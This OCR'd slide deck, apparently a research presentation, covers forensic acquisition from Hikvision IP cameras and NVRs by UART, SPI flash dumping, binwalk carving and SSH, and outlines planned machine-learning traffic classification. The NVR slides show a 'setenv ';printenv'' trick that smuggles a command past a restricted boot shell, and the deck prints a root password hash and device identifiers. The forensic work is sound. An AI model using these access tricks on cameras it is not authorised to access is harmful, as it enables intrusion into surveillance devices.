Front of IP Camera Equipment Hardware Components




Back of IP Camera Equipment Hardware Components


3.1 Acquiring forensic artifacts

Acquiring forensic artifacts of Hikvision IP Camera

Accessing the CCTV Shell via UART

- Connect with CCTV via UART to access the shell
- Only the HKVS shell can be obtained and there are restrictions on the commands that can be used.





3.1 Acquiring forensic artifacts

Acquiring forensic artifacts of Hikvision IP Camera

Accessing the CCTV Shell via UART

- Connect with CCTV via UART to access the shell
- Only the HKVS shell can be obtained and there are restrictions on the commands that can be used.

```
?       - alias for 'help'
base    - print or set address offset
bootm   - boot application image from memory
bootp   - boot image via network using BOOTP/TFTP protocol
cmp     - memory compare
cp      - memory copy
crc32   - checksum calculation
ext2load- load binary file from a Ext2 filesystem
ext2ls  - list files in a directory (default /)
fatinfo - print information about filesystem
fatload - load binary file from a dos filesystem
fatls   - list files in a directory (default /)
format  - format flash except bootloader area
getinfo - print hardware information
go      - start application at address 'addr'
gos     - go xxx.bin thru serial
help    - print command description/usage
loadb   - load binary file over serial line (kermit mode)
loadk   - load kernel to DRAM
loady   - load binary file over serial line (ymodem mode)
loop    - infinite loop on address range
md      - memory display
mii     - MII utility commands
mm      - memory modify (auto-incrementing address)
```


```
mmc     - MMC sub system
mmcinfo - mmcinfo <dev num>-- display MMC info
mtest   - simple RAM read/write test
mw      - memory write (fill)
nm      - memory modify (constant address)
ping    - send ICMP ECHO_REQUEST to network host
printenv- print environment variables
rarpboot- boot image via network using RARP/TFTP protocol
reset   - Perform RESET of the CPU
saveenv - save environment variables to persistent storage
setenv  - set environment variables
update  - update digicap.dav with net
updateb - update bootloader with net
updatebsd- update bootloader with sd
updatesd- update digicap.dav with sd
upf     - update firmware with net, format and update (factory use)
upfsd   - update firmware with sd, format and updatesd (factory use)
usb     - USB sub-system
usbboot - boot from USB device
version - print monitor version
HKVS #
```

3.1 Acquiring forensic artifacts

Acquiring forensic artifacts of Hikvision IP Camera

Data Acquisition with SPI Flash Memory Dump

- Check CCTV Flash Memory Chip Information



- Check the chip's datasheet and connect the pins

W25Q128FV

winbond

3. PACKAGE TYPES AND PIN CONFIGURATIONS

3.1 Pin Configuration SOIC / VSOP 208-mil




Figure 1a. W25Q128FV Pin Assignments, 8-pin SOIC / VSOP 208-mil (Package Code S, T)

3.2 Pad Configuration WSON 6x5-mm / 8x6-mm




Figure 1b. W25Q128FV Pad Assignments, 8-pad WSON 6x5-mm / 8x6-mm (Package Code P, E)

3.3 Pin Description SOIC / VSOP 208-mil, WSON 6x5-mm / 8x6-mm


PIN NO.	PIN NAME	I/O	FUNCTION
1	/CS	I	Chip Select Input
2	DO (IO1)	I/O	Data Output (Data Input Output 1)[1]
3	/WP (IO2)	I/O	Write Protect Input (Data Input Output 2)[2]
4	GND		Ground
5	DI (IO0)	I/O	Data Input (Data Input Output 0)[1]
6	CLK	I	Serial Clock Input
7	/HOLD or /RESET (IO3)	I/O	Hold or Reset Input (Data Input Output 3)[2]
8	VCC		Power Supply


3.1 Acquiring forensic artifacts

Acquiring forensic artifacts of Hikvision IP Camera

Data Acquisition with SPI Flash Memory Dump

- Check the chip's datasheet and connect the pins





3.1 Acquiring forensic artifacts

Acquiring forensic artifacts of Hikvision IP Camera

Data Acquisition with SPI Flash Memory Dump

- Memory Dump with flashrom

```
$ sudo flashrom -p serprog:dev=/dev/ttyACM0:115200 -r flash.bin
~~~
Found Winbond flash chip "W25Q128.V" (16384 kB, SPI) on serprog.
serprog: requested mapping W25Q256.V is incompatible: 0x2000000 bytes at 0x00000000fe000000.
serprog: requested mapping W25Q256JV_M is incompatible: 0x2000000 bytes at 0x00000000fe000000.
Reading flash...
```

- Binary carving with the binwalk command

```
$ binwalk cctv_flash_full.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
181012        0x2C314         CRC32 polynomial table, little endian
182656        0x2C980         CRC32 polynomial table, little endian
458752        0x70000         uImage header, header size: 64 bytes, header CRC: 0x6A
9228AD, created: 2016-07-06 11:02:06, image size: 3512560 bytes, Data Address: 0x800
08000, Entry Point: 0x80008000, data CRC: 0x93643B13, OS: Linux, CPU: ARM, image typ
e: OS Kernel Image, compression type: none, image name: "Linux-3.0.8"
458816        0x70040         Linux kernel ARM boot executable zImage (little-endia
n)
466075        0x71C9B         LZMA compressed data, properties: 0x5D, dictionary siz
e: 67108864 bytes, uncompressed size: -1 bytes
4128768       0x3F0000        CramFS filesystem, little endian, size: 7294976, versi
on 2, sorted_dirs, CRC 0xBE589DDC, edition 1, 2208 blocks, 20 files
...
```

3.1 Acquiring forensic artifacts

Acquiring forensic artifacts of Hikvision IP Camera

Data Acquisition with SPI Flash Memory Dump

- Extract the root filesystem

```
$ mkdir tmp
$ mv 0.cpio ./tmp
$ cd tmp
$ ls -al
total 3836
drwxrwxr-x 18 user user    4096  9월  8 01:56 .
drwxrwxr-x  4 user user    4096  9월  8 01:56 ..
-rw-rw-r--  1 user user 3851264  9월  8 01:55 0.cpio
drwxrwxrwx  2 user user    4096  9월  8 01:56 bin
drwxrwxrwx  2 user user    4096  5월  2  2013 dav
drwxrwxrwx  2 user user    4096  7월  6  2016 dev
drwxrwxrwx  2 user user    4096 12월  7  2011 devinfo
drwxrwxrwx  5 user user    4096  9월  8 01:56 etc
drwxrwxrwx  2 user user    4096  9월  9  2011 home
lrwxrwxrwx  1 user user       9  9월  8 01:56 init -> sbin/init
drwxrwxrwx  2 user user    4096  9월  8 01:56 lib
lrwxrwxrwx  1 user user      11  9월  8 01:56 linuxrc -> bin/busybox
drwxrwxrwx 13 user user    4096  9월  8 01:56 mnt
drwxrwxrwx  2 user user    4096 10월 17  2011 opt
drwxrwxrwx  2 user user    4096  9월  9  2011 proc
drwxrwxrwx  2 user user    4096  9월  9  2011 root
drwxrwxrwx  2 user user    4096  9월  8 01:56 sbin
drwxrwxrwx  2 user user    4096  9월  9  2011 srv
drwxrwxrwx  2 user user    4096  9월  9  2011 sys
drwxrwxrwx  2 user user    4096  9월  9  2011 tmp
drwxrwxrwx  3 user user    4096  9월  8 01:56 var
```

Filename	Content
/etc/S_udev	Device Manager for the Linux Kernel
/etc/group	User groups and users in those groups
/etc/hosts	Host information
/etc/inetd.conf	Internet Superdemon service configuration files
/etc/init.d/rcS	Autorun scripts at system boot
/etc/inittab	init configuration files
/etc/passwd	Account information
/etc/profile	Files executed at login
/etc/resolv.conf	DNS settings
/etc/services	Information about supported services
/etc/shells	List of shells supported by your device
/etc/ssh_config	SSH settings
/etc/udev.conf	UDEV settings
/proc/cpuinfo	Processor information
/proc/crypto	Supported encryption information
/proc/devices	List of device drivers configured in the currently running kernel
/proc/diskstats	Display I/O statistics for block devices
/proc/filesystems	Filesystems supported by the device
/proc/iomem	Current system memory map
/proc/kmsg	Kernel log information
/proc/loadavg	System load information
/proc/locks	Kernel lock information
/proc/meminfo	Memory usage
/proc/misc	Other drivers registered on the device
/proc/modules	Currently loaded kernel modules
/proc/pagetypeinfo	Page block size information and number of page blocks
/proc/partitions	Partition tables known to the system
/proc/slabinfo	Memory usage at the slab level
/proc/stat	Overall statistics for the system

3.1 Acquiring forensic artifacts

Acquiring forensic artifacts of Hikvision IP Camera

Data Acquisition with SPI Flash Memory Dump

- Extracted filesystems can be used to Acquiring forensic artifacts about a intrusion
- For example, user information added by an attacker etc.

```
┌──(kali㉿kali)-[~/…/_cctv_flash_full.bin.extracted/_71C9B.extracted/_1C2F4.extracted/etc]
└─$ cat passwd
root:ToCOv8qxP13qs:0:0:root:/root/:/bin/psh

┌──(kali㉿kali)-[~/…/_cctv_flash_full.bin.extracted/_71C9B.extracted/_1C2F4.extracted/etc]
└─$ cat shells
/bin/psh
/bin/sh
/bin/csh

┌──(kali㉿kali)-[~/…/_cctv_flash_full.bin.extracted/_71C9B.extracted/_1C2F4.extracted/etc]
└─$ cat ssh_config
max_clients=5

┌──(kali㉿kali)-[~/…/_cctv_flash_full.bin.extracted/_71C9B.extracted/_1C2F4.extracted/etc]
└─$ cat inittab
::sysinit:/etc/init.d/rcS

::respawn:-/bin/psh
::restart:/sbin/init
```


3.1 Acquiring forensic artifacts

Acquiring forensic artifacts of NVR


Acquiring forensic artifacts of NVR

- Hikvision NVR

Front of NVR External Interface



Rear of NVR external interface



NVR equipment hardware components

3.1 Acquiring forensic artifacts

Acquiring forensic artifacts of IP Camera


- Access the NVR device ssh service


```
┌──(kali㉿kali)-[~]
└─$ ssh root@192.168.0.53
root@192.168.0.53's password:
Protect Shell (psh)
Enter 'help' for a list of DVR/NVR system commands.

# help
Support Commands:
GetAnrCfgInfo                GetAnrProcess                GetAnrRecordList
ShowIpcAbility               accessDvrSwitch              channelPlayback
clearDisksMode               ctrlArchDebug                decStat
disableHB                    disableHik264                dspStatus
dvrLogInfo                   dt                           enableHB
enableHik264                 enableWatchdog               errputClose
errputOpen                   get3GMode                    getCMS
getCycleReboot               getDbgCtrl                   getHardInfo
getIp                        getLastErrorInfo             getPlayTestCtrl
getPort                      getServerInfo                guiChkCfg
guiEnterMenuCount            guiPrtScr                    guiStatus
helpm                        helpu                        i2cRead
megaDspConfig                miscCmd                      netstat
outputClose                  outputOpen                   partRecDetails
ping                         printPart                    pthreadInfo
recorderChanInfo             recorderFileInfo             recorderFileKeyFrame
recorderHDIdle               recorderMediaInfo            recorderPAllocFile
recorderParam                recorderSegExtraInfo         recorderStatus
sendATCom                    set3GPrint                   set3GEnable
searchInfo                   setGateway                   setIp
setlang                      setMtu                       setoutputmode
setPrint                     show8107coreUseInfo          showCurPlayChanFileInfo
showDeviceTemp               showIpcMemInfo               showNetIpcmInfo
showNetLinksInfo             showPlayChanStatus           showPlayClipFile
showPlayScreenInfo           showPlayStatus               showPlayTime
showPreviewInfo              showShareSvcInfo             showSpareWorkStatus
showTagSysInfo               showUserInfo                 showpu
t1                           t2                           transcodeResStatus
getDateInfo                  dmesg                        help

# 
```

3.1 Acquiring forensic artifacts

Acquiring forensic artifacts of NVR

Acquiring forensic artifacts through the NVR's UART






```
U-Boot 2017.09-svn60024 (May 21 2021 - 17:23:40 +0800), Build: jenkins-Backend-BSP-CCI-3408

DRAM:  512 MiB
NAND:  128 MiB
env_nand_load:read nand env0 sucessful
env_nand_load:crc env0 sucessful
env_nand_load:read nand env1 sucessful
env_nand_load:crc env1 sucessful
In:    uart@0x18300000
Out:   uart@0x18300000
Err:   uart@0x18300000
Net:   eth0: ethernet@1b900000
Chip-mode : sec-chip
Hit ctrl+u to stop autoboot:  0
HKVS $ help
HKVS $ setenv ';help'
?       - alias for 'help'
base    - print or set address offset
bdinfo  - print Board Info structure
bootelf - Boot from an ELF image in memory
bootm   - boot application image from memory
```

```
Starting kernel ...

Thu Jan  1 00:00:00 UTC 1970



Starting udev:      [ OK ]
 The device has started by cold reboot, ramoops file has not been generated!
-1-[    3.043990] dwceqos 1b900000.ethernet eth0: Link is Up - 100Mbps/Full - flow control rx/tx
affine usb-irq(145) to cpu-1
affine usb-irq(146) to cpu-1
affine eth-irq(240) to cpu-1
waiting for /dev/ubi0_0.
waiting for /dev/ubi1_0.
waiting for /dev/ubi2_0.
bootpart :0

----------<1> tar all res ----------
bootpart :0
Protect Shell (psh)
Enter 'help' for a list of DVR/NVR system commands.

# # # #
# help
Support Commands:
GetAnrCfgInfo                GetAnrProcess                GetAnrRecordList
ShowIpcAbility               accessDvrSwitch              channelPlayback
```

3.1 Acquiring forensic artifacts

Acquiring forensic artifacts of NVR

Acquiring forensic artifacts through the NVR's UART

- The NVR could not acquie the filesystem, only the device configuration information

```
U-Boot 2017.09-svn60024 (May 21 2021 - 17:23:40 +0800), Build: jenkins-Backend-BSP-CCI-340

DRAM:  512 MiB
NAND:  128 MiB
env_nand_load:read nand env0 sucessful
env_nand_load:crc env0 sucessful
env_nand_load:read nand env1 sucessful
env_nand_load:crc env1 sucessful
In:    uart@0x18300000
Out:   uart@0x18300000
Err:   uart@0x18300000
Net:   eth0: ethernet@1b900000
Chip-mode : sec-chip
Hit ctrl+u to stop autoboot:  0
```

```
HKVS $ setenv ';help'
?       - alias for 'help'
base    - print or set address offset
bdinfo  - print Board Info structure
bootelf - Boot from an ELF image in memory
bootm   - boot application image from memory
bootp   - boot image via network using BOOTP/TFTP protocol
bootvx  - Boot vxWorks from an ELF image
cdp     - Perform CDP network configuration
chpart  - change active partition
cmp     - memory compare
cp      - memory copy
crc32   - checksum calculation
ddr_info- ddr training info molchip soc
dm      - Driver model low level access
echo    - echo args to console
env     - environment handling commands
fdt     - flattened device tree utility commands
go      - start application at address 'addr'
help    - print command description/usage
iminfo  - print header information for application image
loop    - infinite loop on address range
```

```
HKVS $ setenv ';printenv'
arch=arm
baudrate=115200
board=fy10
board_name=fy10
bootargs=mem=256M console=ttyS0,115200n8
bootcmd=tftpboot 0x82000000 uImage;bootm 0x82000000;
bootdelay=0
chip_type=rtl8306m
cpu=armv7
default=mtdparts;ubi part flash_sys0;ubifsmount ubi:sys0;ubifsload 0x82000000 uImage;
deviceID=RkYmyqGEhz4QEHa7te7sOR89BX1/Igo=
ethaddr=ac:b9:2f:3a:0f:57
fdtcontroladdr=9fe31910
gatewayip=192.0.0.1
ipaddr=192.0.0.64
mac_mode=switch
mdio_intf=rmii
mtdids=nand0=nandflash0
mtdparts=mtdparts=nandflash0:4m(boot),52m(flash_sys0),52m(flash_sys1)
netmask=255.255.255.0
```

3.1 Acquiring forensic artifacts

Acquiring forensic artifacts of NVR

Acquiring forensic artifacts through the NVR's UART

- The NVR could not acquie the filesystem, only the device configuration information

```
U-Boot 2017.09-svn60024 (May 21 2021 - 17:23:40 +0800), Build: jenkins-Backend-BSP-CCI-340

DRAM:  512 MiB
NAND:  128 MiB
env_nand_load:read nand env0 sucessful
env_nand_load:crc env0 sucessful
env_nand_load:read nand env1 sucessful
env_nand_load:crc env1 sucessful
In:    uart@0x18300000
Out:   uart@0x18300000
Err:   uart@0x18300000
Net:   eth0: ethernet@1b900000
Chip-mode : sec-chip
Hit ctrl+u to stop autoboot:  0
```

```
HKVS $ setenv ';help'
?       - alias for 'help'
base    - print or set address offset
bdinfo  - print Board Info structure
bootelf - Boot from an ELF image in memory
bootm   - boot application image from memory
bootp   - boot image via network using BOOTP/TFTP protocol
bootvx  - Boot vxWorks from an ELF image
cdp     - Perform CDP network configuration
chpart  - change active partition
cmp     - memory compare
cp      - memory copy
crc32   - checksum calculation
ddr_info- ddr training info molchip soc
dm      - Driver model low level access
echo    - echo args to console
env     - environment handling commands
fdt     - flattened device tree utility commands
go      - start application at address 'addr'
help    - print command description/usage
iminfo  - print header information for application image
loop    - infinite loop on address range
```

```
HKVS $ setenv ';printenv'
arch=arm
baudrate=115200
board=fy10
board_name=fy10
bootargs=mem=256M console=ttyS0,115200n8
bootcmd=tftpboot 0x82000000 uImage;bootm 0x82000000;
bootdelay=0
chip_type=rtl8306m
cpu=armv7
default=mtdparts;ubi part flash_sys0;ubifsmount ubi:sys0;ubifsload 0x82000000 uImage;
deviceID=RkYmyqGEhz4QEHa7te7sOR89BX1/Igo=
ethaddr=ac:b9:2f:3a:0f:57
fdtcontroladdr=9fe31910
gatewayip=192.0.0.1
ipaddr=192.0.0.64
mac_mode=switch
mdio_intf=rmii
mtdids=nand0=nandflash0
mtdparts=mtdparts=nandflash0:4m(boot),52m(flash_sys0),52m(flash_sys1)
netmask=255.255.255.0
```

Ⅳ. Conclusion and Future reserch

4. Conclusion and Future Reserch

Acquiring forensic artifacts result

Results based on data Acquiring method

- Since each manufacturer has different data and collection methods, a clear data collection method is needed.

Device	Method of data Acquisition	Acquired data
Samsung Smart hub	App	Device information, logs, related firmware
	Port scan	Port information that could be a vulnerability
	Uart	Device information, Kernal and OS message
Xiaomi Smart hub	App	Device information, logs, related firmware
	Uart	Device information, Kernal and OS message
Aqara Smart hub	Uart	Device information, Kernal and OS message
	Telnet	Root File system and volatility Information
Hikvision IP camera	Uart	HKVS shell, Environment Variables settings
	Memory dump	Root Files system
Hikvision NVR	SSH	Psh(Protect shell), Environment Variables settings
	Uart	Kernal and OS message, Psh(Protect shell)

4. Conclusion and Future Research

Network traffic analysis based on machine learning

The problem

- Network traffic analysis is an important part of the intrusion investigation process
- However, communication between IoT devices is mostly encrypted, making it difficult to identify which device sent which packet

Purposed solution

- Present a framework for packet classification using machine learning classification algorithms based on header information

Expected effects


- Enables systematic categorization of encrypted packets
- Identify devices that participated in malicious traffic, which can contribute to intrusion investigations

4. Conclusion and Future Research

Network traffic analysis based on machine learning

The process for network traffic analysis

- Establish a comprehensive procedure for systematic traffic analysis and identification



4. Conclusion and Future Research

Setting up the traffic collection and analysis environment

Samsung SmartThings


- Smart Hub
- IP Camera
- Multipurpose Sensor
- Smart Remote Switch

Xiaomi

- Smart Hub
- Door Open Sensor
- IP Camera

Aqara

- Smart Hub
- Smart Temperature Sensor
- IP Camera
- Door Open Sensor



4. Conclusion and Future Research


Setting up the traffic collection and analysis environment

Tools used to collect data

- CC2531 for Zigbee devices
- Ubertooth-One for Bluetooth devices
- Wireless LAN router for Wi-Fi devices
- Wireshark for packet monitoring

Packet collection and analysis methods

- Connect the tools for data collection to the laptop and capture the network traffic between each terminal and the hub using Wireshark




4. Conclusion and Future Research

Establish data preprocessing procedures

Extraction of packet header information for classification

- To preprocess the obtained packet information, extract the following features based on the header information of the packet.
  - Packet Direction(Source IP and Destination IP)
  - Packet Size
  - Protocol
  - Received Time




4. Conclusion and Future Research

Establish data preprocessing procedures

Primary classification based on extracted packet header information

- Cluster based on extracted information
  - Categorize to the same cluster if the source and destination IPs match or mirror each other.

